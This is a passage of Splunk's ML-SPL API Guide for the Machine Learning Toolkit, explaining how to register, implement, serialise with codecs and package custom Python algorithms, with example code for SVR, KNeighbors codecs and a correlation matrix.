



Splunk® Machine Learning Toolkit

ML-SPL API Guide 5.3.3

Generated: 8/13/2022 3:27 pm

Table of Contents

Introduction to the ML-SPL API.....	1
About the ML-SPL API.....	1
Develop and package a custom algorithm.....	2
Add a custom algorithm to the Machine Learning Toolkit overview.....	2
Register an algorithm in the Machine Learning Toolkit.....	2
Write a Python algorithm class.....	3
Custom algorithm template.....	4
Running process and method calling conventions.....	7
Using codecs.....	10
Package an algorithm for Splunkbase.....	18
Custom algorithm examples.....	22
Correlation Matrix example.....	22
Agglomerative Clustering example.....	27
Support Vector Regressor example.....	34
Savitzky-Golay Filter example.....	36
Additional resources.....	39
Custom algorithms and PSC libraries version dependencies.....	39
Learn more about the Machine Learning Toolkit.....	40
Develop and package a custom machine learning model in MLTK.....	40
Troubleshooting.....	49
Create user facing messages.....	49
Use custom logging.....	49
Adding Python 3 libraries.....	50
Support for the ML-SPL API.....	51
Release notes.....	52
Known issues.....	52

Introduction to the ML-SPL API

About the ML-SPL API

The Splunk Machine Learning Toolkit (MLTK) contains 30 algorithms natively. For users who want to port their own custom algorithm into the MLTK, you can access the machine learning extensibility API.

To add a custom algorithm to the Machine Learning Toolkit, you must write a Python class and register it to the MLTK app. This ML-SPL API Guide covers the process of adding a custom algorithm to the MLTK as well as the option to make that algorithm available to other users through Splunkbase.

For information about the algorithms packaged with the Splunk Machine Learning Toolkit, see Algorithms in the Machine Learning Toolkit in the *User Guide*.

You can also extend the Machine Learning Toolkit with over 300 open source Python algorithms from scikit-learn, pandas, statsmodel, numpy, and scipy libraries. These open source algorithms are available to the Machine Learning Toolkit through the Python for Scientific Computing add-on available on Splunkbase.

You can also package your custom algorithm as a separate app to share on Splunkbase so it can be used by other Machine Learning Toolkit users.

Coding knowledge is required to add a custom algorithm to the Machine Learning Toolkit. Advanced Python experience or development experience is also an asset.

Add algorithms using GitHub

On-prem customers looking for solutions that fall outside of the 30 native algorithms can also use GitHub to add more algorithms. Solve custom use cases through sharing and reusing algorithms in the Splunk Community for MLTK on GitHub. Here you can also learn about new machine learning algorithms from the Splunk open source community, and help fellow users of the toolkit.

Splunk Cloud Platform customers can also use GitHub to add more algorithms via an app. The Splunk GitHub for Machine learning app provides access to custom algorithms and is based on the Machine Learning Toolkit open source repo. Splunk Cloud Platform customers need to create a support ticket to have this app installed.

To access the Machine Learning Toolkit open source repo, see the MLTK GitHub repo.

The Machine Learning Toolkit and Python for Scientific computing add-on must be installed in order for GitHub to work in your Splunk platform environment.

Develop and package a custom algorithm

Add a custom algorithm to the Machine Learning Toolkit overview

To add a custom algorithm to the Splunk Machine Learning Toolkit, you must register the algorithm in the MLTK app, create a Python script file for the algorithm, and write a Python algorithm class. The algorithm class must implement certain methods which are outlined in the BaseAlgo class in `$SPLUNK_HOME/etc/apps/Splunk_ML_Toolkit/bin/base.py`.

For information about the algorithms packaged with the Splunk Machine Learning Toolkit, see Algorithms in the Machine Learning Toolkit in the *User Guide*.

Coding is required to add a custom algorithm to the Splunk Machine Learning Toolkit. Development experience is an asset.

Custom algorithm examples

You can view end-to-end examples for the following custom algorithms:

- [Correlation Matrix](#)
- [Agglomerative Clustering](#)
- [Support Vector Regressor](#)
- [Savitzky-Golay Filter](#)

Register an algorithm in the Machine Learning Toolkit

In order to use an algorithm in Splunk Machine Learning Toolkit and for it to be visible in the Splunk platform, you must register the algorithm in the MLTK app. You can register the name of an algorithm by manual file update or with the REST API.

To register an algorithm, update the `algos.conf` file with the name of the algorithm you want to add.

`$SPLUNK_HOME/etc/apps/Splunk_ML_Toolkit/local/algos.conf`

Register by manual file update

Use the following steps to register the name of an algorithm by manual file update.

1. Create or update `algos.conf` in the following directory:
`$SPLUNK_HOME/etc/apps/Splunk_ML_Toolkit/local`
2. Add the algorithm name as a stanza, meaning within brackets, to the `algos.conf` file:
`[<Your new algorithm class name>]`
3. Click **Save**.
4. Restart Splunk Enterprise.

Register with the REST API

You can use the following code to register the name of an algorithm with the REST API. You need administrator permissions in order to use this method.

```
$ curl -k -u admin:<admin pass>  
https://localhost:8089/servicesNS/nobody/Splunk_ML_Toolkit/configs/conf-algos -d name="<Your new algorithm  
class name>"
```

Implement the algorithm

To implement the algorithm, create and name a python script file (.py file) for the algorithm in the following directory:

```
$SPLUNK_HOME/etc/apps/Splunk_ML_Toolkit/bin/algos
```

The name of the .py file and the name of the main class in the .py file must be the same as the stanza name, the name in brackets, used in the `algos.conf` file. For example, `[LinearRegression]` for the LinearRegression algorithm.

```
<Your new algorithm class name>.py
```

The name of the algorithm class must be unique and not conflict with other names in the `algos.conf` file.

Write a Python algorithm class

The algorithm class must implement certain methods to operate with upstream processes. These methods are the entry points to an algorithm, where the data and options are specified as arguments.

Best practices

Follow these best practices when writing algorithms:

- Assume invalid input.
- If there is a parameter passed in make sure you check that it is valid.
- If you require a particular field, for example, `_time`, make sure you check for its presence and error accordingly.

Methods

Methods are the entry point to the custom algorithm.

Method	Required	Arguments
<code>__init__</code>	Yes	self, options
<code>fit</code>	Yes	self, df, options
<code>apply</code>	Only for saved models	self, df, options
<code>register_codecs</code>	Only for saved models	(none)
<code>partial_fit</code>	No	self, df, options
<code>summary</code>	No	self, options

Arguments

Specify data and options as arguments.

Argument	Description
----------	-------------

options	<p>Options include:</p> <ul style="list-style-type: none"> • <code>args</code> (list): A list of the fields used. • <code>params</code> (dict): Any parameters (key-value) pairs in the search. • <code>feature_variables</code> (list): The fields to be used as features. • <code>target_variable</code> (list): The target field for prediction. • <code>algo_name</code> (str): The name of algorithm. • <code>mlspl_limits</code> (dict): <code>mlspl.conf</code> stanza properties that may be used in utility methods. <p>Other options that may exist depending on the search:</p> <ul style="list-style-type: none"> • <code>model_name</code> (str): The name of the model being saved (<code>into</code> clause). • <code>output_name</code> (str): The name of the output (<code>as</code> clause).
df	<p>A pandas DataFrame of the input data from the search results. See http://pandas.pydata.org/pandas-docs/stable/generated/pandas.DataFrame.html.</p>

Example:

The following example is a dictionary of information from the search:

```
{
    'args': [u'sepal_width', u'petal*'],
    'params': {u'fit_intercept': u't'},
    'feature_variables': ['petal*'],
    'target_variable': ['sepal_width']
    'algo_name': u'LinearRegression',
    'mlspl_limits': { ... },
}
```

Attributes

Inside of the `fit` method, two attributes can be attached to self by the `search` command.

Attribute	Description
<code>self.feature_variables</code> (list)	The wildcard matched list of fields present from the search
<code>self.target_variable</code> (str)	The name of the target field. This field is only present if the <code>from</code> clause is used.

Custom algorithm template

You can use the following custom algorithm template to help get you started.

BaseAlgo class

From base import `BaseAlgo`.

```
class CustomAlgoTemplate(BaseAlgo):
    def __init__(self, options):
        # Option checking & initializations here
        pass

    def fit(self, df, options):
```

```

        # Fit an estimator to df, a pandas DataFrame of the search results
        pass

    def partial_fit(self, df, options):
        # Incrementally fit a model
        pass

    def apply(self, df, options):
        # Apply a saved model
        # Modify df, a pandas DataFrame of the search results
        return df

    @staticmethod
    def register_codecs():
        # Add codecs to the codec manager
        pass

```

Using the template above in a search, as in the example below, reflects the input data back to the search.

```
| fit CustomAlgoTemplate *
```

These are all described in detail in the `$SPLUNK_HOME/etc/apps/Splunk_ML_Toolkit/bin/base.py` `BaseAlgo` class as shown below.

```

class BaseAlgo(object):
    """The BaseAlgo class defines the interface for ML-SPL algorithms.

    All of the relevant entry and exit points to the algo, methods, and special
    attributes are listed below. Inheriting from the BaseAlgo class is not
    required - however, doing so will ensure that the algorithm implements the
    required methods or if that method is called, an error is raised.
    """

    def __init__(self, options):
        """The initialization function.

        This method is required. The __init__ method provides the chance to
        check grammar, convert parameters passed into the search, and initialize
        additional objects or imports needed by the algorithm. If none of these
        things are needed, a simple pass or return is sufficient.

        This will be called before the first batch of data comes in.

        The 'options' argument passed to this method is closely related to the
        SPL search query. For a simple query such as:

            | fit LinearRegression sepal_width from petal* fit_intercept=t

        The 'options' returned will be:

        {
            'args': [u'sepal_width', u'petal*'],
            'params': {u'fit_intercept': u't'},
            'feature_variables': ['petal*'],
            'target_variable': ['sepal_width']
            'algo_name': u'LinearRegression',
            'mlspl_limits': { .. },
        }

        This dictionary of 'options' includes:

        - args (list): a list of the fields used
        - params (dict): any parameters (key-value) pairs in the search
        - feature_variables (list): fields to be used as features
        - target_variable (str): the target field for prediction
        - algo_name (str): the name of algorithm
        - mlspl_limits (dict): mlspl.conf stanza properties that may be used in utility methods

        Other keys that may exist depending on the search:

        - model_name (str): the name of the model being saved ('into' clause)
        - output_name (str): the name of the output field ('as' clause)

        The feature_fields and target_field are related to the syntax of the
        search as well. If a 'from' clause is present:

            | fit LinearRegression target_variable from feature_variables

        whereas with an unsupervised algorithm such as KMeans,

            | fit KMeans feature_variables

        It is important to note is that these feature_variables in the 'options'
        have not been wildcard matched against the available data, meaning, that
        if there is a wildcard * in the field names, the wildcards are still
        present.
        """
        self.feature_variables = []
        self.target_variable = None
        msg = 'The {} algorithm cannot be initialized.'
        msg = msg.format(self.__class__.__name__)
        raise MLSPLNotImplementedError(msg)

    def fit(self, df, options):
        """The fit method creates and updates a model - it may make predictions.

        The fit method is only called during the fit command and is required.
        The fit method is the central and most important part of adding an algo.
        After the __init__ has been called, the field wildcards have been matched
        and the available variables are now attached to two attributes on self:

            self.feature_variables (list): fields to use for predicting

        and if the search uses a 'from' clause:

            self.target_variable (str): the field to predict
        """

```



Running process and method calling conventions

Become familiar with Splunk platform logic pertaining to running process and method calling conventions. In particular, the `fit`, `partial_fit`, `apply`, and `summary` commands.

Fit command when `partial_fit` is False


When running the `fit` command and the `partial_fit` parameter is in the default state of False, the `fit` method of the chosen algorithm is called first. If that method returns a DataFrame the process returns to the search. If that method does not return a DataFrame, the `apply` command is called to return a DataFrame.

The default for the `partial_fit` parameter is False (`partial_fit=f`).




Fit command when `partial_fit` is True

When running the `fit` command and the `partial_fit` parameter is set to True, the `partial_fit` method of the chosen algorithm is called first on each chunk of 50,000 events. The `apply` command is then called on those events. This process continues until you run out of events.




Apply command

When running the `apply` command, the Python object is reconstructed using its codec. Then the `apply` command is called on the events, chunk by chunk.



Summary command

Similar to running the `apply` command, when running the `summary` command, the Python object is reconstructed using its codec. Once done, the `summary` command is called.




Using codecs

The Splunk Machine Learning Toolkit uses codecs to serialize (save or encode) and deserialize (load or decode) algorithm models. A codec facilitates the core part of the serialization/deserialization process of a Python object in memory to file.

The Splunk Machine Learning Toolkit does not use pickles to serialize objects in Python. Instead, it uses a string representation of `__dict__` or use `__getstate__` and `__setstate__` to save and recreate objects. Python objects are converted to JSON objects, then saved into CSV files, and used as lookups within Splunk Enterprise.

To save the model of the algorithm, the algorithm must implement the `register_codecs()` method. This method is invoked when `algorithm.save_model()` is called, and when `algorithm.save_model()` is called, it uses the following process to find the right codec for your algorithm class:



Built-in codecs

The Splunk Machine Learning Toolkit ships with built-in codecs. This documentation shows some examples of how to use them to implement the `register_codecs()` method in your custom algorithm.

Pre-registered classes

The following classes are always loaded into the codec manager, so there is no need to explicitly define objects of these classes in `register_codecs()`.

```
__buildin__.object
__buildin__.slice
__buildin__.set
__buildin__.type
numpy.ndarray
numpy.int8
numpy.int16
numpy.int32
numpy.int64
numpy.uint8
numpy.uint16
numpy.uint32
numpy.uint64
numpy.float16
numpy.float32
numpy.float64
numpy.float128
numpy.complex64
numpy.complex128
numpy.complex256
numpy.dtype
pandas.core.frame.DataFrame
pandas.core.index.Index
pandas.core.index.Int64Index
pandas.core.internals.BlockManager
```

The list of pre-registered codecs can be found in `$SPLUNK_HOME/etc/apps/Splunk_ML_Toolkit/bin/codec/codecs.py`.

SimpleObjectCodec

`SimpleObjectCodec` can be used for any object that can be represented as a dictionary or a list.

You can see this in action with the [Support Vector Regressor example](#).

In this custom algorithm, the codecs have already been configured:

```
@staticmethod
def register_codecs():
    from codec.codecs import SimpleObjectCodec
    from codec import codecs_manager
    codecs_manager.add_codec('algos.SVR', 'SVR', SimpleObjectCodec)
    codecs_manager.add_codec('sklearn.svm.classes', 'SVR', SimpleObjectCodec)
```

You need codecs for both `algos.SVR.SVR` and `sklearn.svm.classes.SVR`. How do you know which codecs to use?

In most situations, you can use `SimpleObjectCodec` for the wrapper class (`algos.SVR.SVR`). For the `SVR` module imported from `sklearn`, you must verify that the algorithm object that is created has a proper `__dict__`. For this example, you can

add the following in Python terminal:

```
>>> from sklearn.svm import SVR
>>> classifier = SVR()
>>> X = [[1,2],[3,4]]
>>> y = [55, 66]
>>> classifier.fit(X, y)
>>> classifier.__dict__
```

That action returns the following result:

```
{'C': 1.0,
 '_dual_coef_': array([[ -1.,   1.]]),
 '_gamma': 0.5,
 '_impl': 'epsilon_svr',
 '_intercept_': array([ 60.5]),
 '_sparse': False,
 'cache_size': 200,
 'class_weight': None,
 'class_weight_': array([], dtype=float64),
 'coef0': 0.0,
 'degree': 3,
 'dual_coef_': array([[ -1.,   1.]]),
 'epsilon': 0.1,
 'fit_status_': 0,
 'gamma': 'auto',
 'intercept_': array([ 60.5]),
 'kernel': 'rbf',
 'max_iter': -1,
 'n_support_': array([          0, 1073741824], dtype=int32),
 'nu': 0.0,
 'probA_': array([], dtype=float64),
 'probB_': array([], dtype=float64),
 'probability': False,
 'random_state': None,
 'shape_fit_': (2, 2),
 'shrinking': True,
 'support_': array([0, 1], dtype=int32),
 'support_vectors_': array([[ 1.,   2.],
                             [ 3.,   4.]]),
 'tol': 0.001,
 'verbose': False}
```

The returned `__dict__` object contains objects/values that are either supported by the `json.JSONEncoder`, or is one of the pre-registered classes shown in the example.

If one or more objects in `__dict__` do not have built-in codec support, you can write a custom codec for them.

Write a custom codec

This example shows you how to write a custom codec for `KNeighborsClassifier` algorithm. First, you can try to use `SimpleObjectCodec`,

KNClassifier.py

```
#!/usr/bin/env python
```

```
from sklearn.neighbors import KNeighborsClassifier
```



```
<sklearn.neighbors.dist_metrics.EuclideanDistance at 0x10d94d320>
```

You can investigate the state of the embedded object in Python terminal:

```
>>> dist_metric = kd_tree_in_memory.__getstate__()[0]
>>> dist_metric.__getstate__()
```

which returns:

```
(2.0, array([ 0.]), array(0.))
```

Custom codec implementation

All of the codecs must inherit from `BaseCodec` in `bin/codec/codecs.py`.

Custom codec implemented based on `BaseCodec` is required to define two class methods - `encode()` and `decode()`

```
class KDTreeCodec(BaseCodec):
    @classmethod
    def encode(cls, obj):
        # Let's ensure the object is the one we think it is
        import sklearn.neighbors
        assert type(obj) == sklearn.neighbors.kd_tree.KDTree

        # Let's retrieve our state from our previous exploration
        state = obj.__getstate__()

        # Return a dictionary
        return {
            '__mlspl_type': [type(obj).__module__, type(obj).__name__],
            'state': state
        }

    @classmethod
    def decode(cls, obj):
        # Import the class we want to initialize
        from sklearn.neighbors.kd_tree import KDTree

        # Get our state from our saved obj
        state = obj['state']

        # Here is where we create the new object
        # doing whatever is required for this particular class
        t = KDTree.__new__(KDTree)

        # Set the state
        t.__setstate__(state)

        # And we're done!
        return t
```

Next, write a codec for `sklearn.neighbors.dist_metrics.EuclideanDistance`:

```
class EuclideanDistanceCodec(BaseCodec):
    @classmethod
```

```

def encode(cls, obj):
    import sklearn.neighbors.dist_metrics
    assert type(obj) == sklearn.neighbors.dist_metrics.EuclideanDistance

    state = obj.__getstate__()

    return {
        '__mjspl_type': [type(obj).__module__, type(obj).__name__],
        'state': state
    }

@classmethod
def decode(cls, obj):
    import sklearn.neighbors.dist_metrics

    state = obj['state']

    d = sklearn.neighbors.dist_metrics.EuclideanDistance()
    d.__setstate__(state)

    return d

```

The last step is to make sure that all of the necessary codecs are registered in the `register_codecs()` method of the algorithm:

```

@staticmethod
def register_codecs():
    from codec.codecs import SimpleObjectCodec
    codecs_manager.add_codec('algos.KNClassifier', 'KNClassifier', SimpleObjectCodec)
    codecs_manager.add_codec('sklearn.neighbors.classification', 'KNeighborsClassifier', SimpleObjectCodec)
    codecs_manager.add_codec('sklearn.neighbors.kd_tree', 'KDTree', KDTreeCodec)
    codecs_manager.add_codec('sklearn.neighbors.dist_metrics', 'EuclideanDistance', EuclideanDistanceCodec)

```

Complete example

KNClassifier.py

```

#!/usr/bin/env python

from sklearn.neighbors import KNeighborsClassifier

from codec import codecs_manager
from codec.codecs import BaseCodec

from base import BaseAlgo, ClassifierMixin
from util.param_util import convert_params

class KNClassifier(ClassifierMixin, BaseAlgo):

    def __init__(self, options):
        self.handle_options(options)
        params = options.get('params', {})
        out_params = convert_params(
            params,
            ints=['k'],
            strs=['algorithm'],
            aliases={'k': 'n_neighbors'})
        )

        if 'algorithm' in out_params:

```

```

        if out_params['algorithm'] not in ['brute', 'KDTree']:
            raise RuntimeError("algorithm must be either 'brute' or 'KDTree'")

        self.estimated = KNeighborsClassifier(**out_params)

    @staticmethod
    def register_codecs():
        from codec.codecs import SimpleObjectCodec
        codecs_manager.add_codec('algos.KNClassifier', 'KNClassifier', SimpleObjectCodec)
        codecs_manager.add_codec('sklearn.neighbors.classification', 'KNeighborsClassifier',
SimpleObjectCodec)
        codecs_manager.add_codec('sklearn.neighbors.kd_tree', 'KDTree', KDTreeCodec)
        codecs_manager.add_codec('sklearn.neighbors.dist_metrics', 'EuclideanDistance',
EuclideanDistanceCodec)

class KDTreeCodec(BaseCodec):
    @classmethod
    def encode(cls, obj):
        import sklearn.neighbors
        assert type(obj) == sklearn.neighbors.kd_tree.KDTree
        state = obj.__getstate__()
        return {
            '__mlspl_type': [type(obj).__module__, type(obj).__name__],
            'state': state
        }

    @classmethod
    def decode(cls, obj):
        from sklearn.neighbors.kd_tree import KDTree
        state = obj['state']
        t = KDTree.__new__(KDTree)
        t.__setstate__(state)
        return t

class EuclideanDistanceCodec(BaseCodec):
    @classmethod
    def encode(cls, obj):
        import sklearn.neighbors.dist_metrics
        assert type(obj) == sklearn.neighbors.dist_metrics.EuclideanDistance
        state = obj.__getstate__()
        return {
            '__mlspl_type': [type(obj).__module__, type(obj).__name__],
            'state': state
        }

    @classmethod
    def decode(cls, obj):
        import sklearn.neighbors.dist_metrics
        state = obj['state']
        d = sklearn.neighbors.dist_metrics.EuclideanDistance()
        d.__setstate__(state)
        return d

```

Package an algorithm for Splunkbase

To package an algorithm for Splunkbase, create an app, then add the custom algorithm and test it in the application. For more information on Splunkbase, see [Publish apps for Splunk Cloud Platform or Splunk Enterprise to Splunkbase on the Splunk Developer Portal](#).

Create an app in Splunkbase

To build an app in Splunkbase, see [Create a Splunk app in the Splunk Developer portal](#). Before you choose a name for your app, see [Naming Conventions for apps and add-ons](#).

There is a set of required fields that must be included in your app. The following table shows an example of an app with the barebones template and corresponding user input for the required fields.

You do not need to load upload assets in the app.

Required Field	Example User Input
Name	application name
Folder name	application name
Template	barebones

Add the custom algorithm

The process of adding a custom algorithm to an app is similar to adding an algorithm to the Splunk Machine Learning Toolkit, see [Custom algorithm examples](#).

You need access to the application's file system to add a custom algorithm to the app.

Follow these steps to add an algorithm to your app:

Name the algorithm

There are restrictions on algorithm names in the Splunk Machine Learning Toolkit. These namespace constraints apply to individual packaging in the application, but only affect the user of the application.

- The algorithm name must be unique across all of the Splunk Machine Learning Toolkit and its add-ons.
- You cannot use `algos` as a `package_name`, because `algos` is the default folder for the Splunk Machine Learning Toolkit.
- Any references to algorithm source files in the `register_codecs` method must also reference the same package name.

Example

Following installation of the `SVR_app` application, there must be no other instances of `SVR.py` within the Splunk Machine Learning Toolkit environment. If there is more than one instance, the most recently added copy takes precedence.

Add the implementation file

The following example uses the algorithm `Support Vector Regression`, which is referred to as `SVR`.

1. Open the directory `SPLUNK_HOME/etc/apps/SVR_app/bin/`
2. Create a folder inside your app's bin folder named `app_algos`.
Here, the name `app_algos` is arbitrary, however it must conform to the namespace constraints.
3. Create an empty file within `app_algos` named `__init__.py`.

This converts the directory into a python package, and lets you import modules such as `SVR`.

4. Create an empty file within that same folder named `SVR.py`.

5. Add the following lines of code to `SVR.py`:

```
from sklearn.svm import SVR as _SVR
```

```
from base import BaseAlgo, RegressorMixin
```

```
from util.param_util import convert_params
```

```
class SVR(RegressorMixin, BaseAlgo):
```

```
    def __init__(self, options):
        self.handle_options(options)
        params = options.get('params', {})
        out_params = convert_params(
            params,
            floats=['C', 'gamma'],
            strs=['kernel'],
            ints=['degree'],
        )
        self.estimator = _SVR(**out_params)

    @staticmethod
    def register_codecs():
        from codec.codecs import SimpleObjectCodec
        from codec import codecs_manager
        codecs_manager.add_codec('app_algos.SVR', 'SVR', SimpleObjectCodec)
        codecs_manager.add_codec('sklearn.svm.classes', 'SVR', SimpleObjectCodec)
```

For a detailed look at how this code works in a real-world example, see the [Support Vector Regressor example](#).

Modify the algorithm configuration file

The code example below registers the algorithm `SVR` and identifies the location of `algorithm.py` in the directory of the Splunk Machine Learning Toolkit. To modify the algorithm configuration file:

1. Add a configuration file name `algos.conf` to the directory `SPLUNK_HOME/etc/apps/SVR_app/local/`.

2. Add the following code to the `algos.conf` file:

```
[SVR]
package=app_algos
disabled=false
```

The stanza `algorithm` class name, must always match the name of the `algorithm.py`. So, in this example `[SVR]` matches with the `SVR.py` file contained in the package `SPLUNK_HOME/etc/apps/<app_name>/bin/<app_algos>/`.

In order for Splunk Machine Learning Toolkit to find the `algos.conf` file, you must export its content system-wide.

3. Open the `SPLUNK_HOME/etc/apps/SVR_app/metadata/local.meta` file and add the following code:

```
[algos]
export = system
```

This code exports the algorithm to the system and makes the algorithms within the add-on viewable across other apps such as the Splunk Machine Learning Toolkit. The stanza name `[algos]` is not configurable. Any other name will not be recognized by the Splunk Machine Learning Toolkit.

4. Restart Splunk Enterprise.

Test the packaged algorithm

When you export `algos.conf` system-wide, any Splunk Machine Learning Toolkit add-on, and Splunk Machine Learning Toolkit itself, can reference the algorithms contained in your application. Then you can use ML-SPL commands to reference the algorithm within any Splunk Machine Learning Toolkit add-on, and in the Splunk Machine Learning Toolkit.

Test in the MLTK default search application

When you create and export an algorithm, you can call it the same way you call an algorithm shipped with Splunk Machine Learning Toolkit.

To test the algorithm in the default search application:

1. Navigate to the search bar in the Splunk Machine Learning Toolkit.
2. Enter the following SPL:

```
|inputlookup iris.csv | fit SVR petal_width from sepal_length
```

If your code executes without errors, then your algorithm application is correct.

Test in the add-on

The process for calling an algorithm is the same when working within the add-on as in the MLTK default search application.

To test the example algorithm in the add on:

1. Navigate to your application `app_name` from Splunk Enterprise home page.
2. Enter the following SPL:

```
index=_internal | head 1000 | fit SVR data_hour from cpu_seconds
```

If your code executes without errors, then your algorithm application is correct.

Custom algorithm examples

Correlation Matrix example

This example uses the Python library pandas which is part of the Python for Scientific Computing app. This Correlation Matrix example covers the following tasks:

- Using the `BaseAlgo` class
- Validating search syntax
- Converting parameters

The `DataFrame.corr` method constructs a correlation matrix. In addition to constructing the correlation matrix, you pass a parameter to the algorithm to switch between Pearson, Kendall and Spearman correlations. See the pandas library documentation for more information on this method.

A search using this custom algorithm looks like this:

```
index=foo sourcetype=bar | fit CorrelationMatrix method=kendall <fields>
```

Steps

Follow these steps to add the Correlation Matrix algorithm.

Fit a correlation matrix on all `<fields>`:

1. Register the algorithm in `algos.conf` using one of the following methods.

1. Register the algorithm using the REST API:

```
$ curl -k -u admin:<admin pass>  
https://localhost:8089/servicesNS/nobody/Splunk_ML_Toolkit/configs/conf-algos -d  
name="CorrelationMatrix"
```

2. Register the algorithm manually:

Modify or create the `algos.conf` file located in `$SPLUNK_HOME/etc/apps/Splunk_ML_Toolkit/local/` and add the following stanza to register your algorithm:

```
[CorrelationMatrix]
```

When you register the algorithm with this method, you must restart Splunk Enterprise.

2. Create the python file in the `algos` folder. For this example, you create

`$SPLUNK_HOME/etc/apps/Splunk_ML_Toolkit/bin/algos/CorrelationMatrix.py`.

Import the relevant modules. In this case, use the `BaseAlgo` class which provides a skeleton class to catch errors.

```
from base import BaseAlgo
```

3. Define the class.

Inherit from `BaseAlgo`. The class name is the name of the algorithm.

```
class CorrelationMatrix(BaseAlgo):  
    """Compute and return a correlation matrix."""
```

4. Define the `__init__` method.

The `__init__` method passes the options from the search to the algorithm. Ensure that there are fields present and no `from` clause and that only valid methods are used by raising `RuntimeError` appropriately:

```
def __init__(self, options):  
    """Check for valid correlation type, and save it to an attribute on self."""
```



```

feature_variables = options.get('feature_variables', {})
target_variable = options.get('target_variable', {})

if len(feature_variables) == 0:
    raise RuntimeError('You must supply one or more fields')

if len(target_variable) > 0:
    raise RuntimeError('CorrelationMatrix does not support the from clause')

valid_methods = ['spearman', 'kendall', 'pearson']

# Check to see if parameters exist
params = options.get('params', {})

# Check if method is in parameters in search
if 'method' in params:
    if params['method'] not in valid_methods:
        error_msg = 'Invalid value for method: must be one of {}'.format(
            ', '.join(valid_methods))
        raise RuntimeError(error_msg)

    # Assign method to self for later usage
    self.method = params['method']

# Assign default method & ensure no other parameters are present
else:
    # Default method for correlation
    self.method = 'pearson'

    # Check for bad parameters
    if len(params) > 0:
        raise RuntimeError('The only valid parameter is method.')

```

The options that are passed to this method are closely related to the SPL search query being used.

For a simple query such as:

```
| fit LinearRegression sepal_width from petal* fit_intercept=t
```

The options returned are:

```

{
    'args': [u'sepal_width', u'petal*'],
    'params': {u'fit_intercept': u't'},
    'feature_variables': ['petal*'],
    'target_variable': ['sepal_width']
    'algo_name': u'LinearRegression',
}

```

This dictionary of options includes:

- args (list) - a list of the fields used
- params (dict) - any parameters (key-value) pairs in the search
- feature_variables (list) - fields to be used as features
- target_variable (list) - the target field for prediction
- algo_name (str) - the name of algorithm

Other keys that may exist depending on the search:

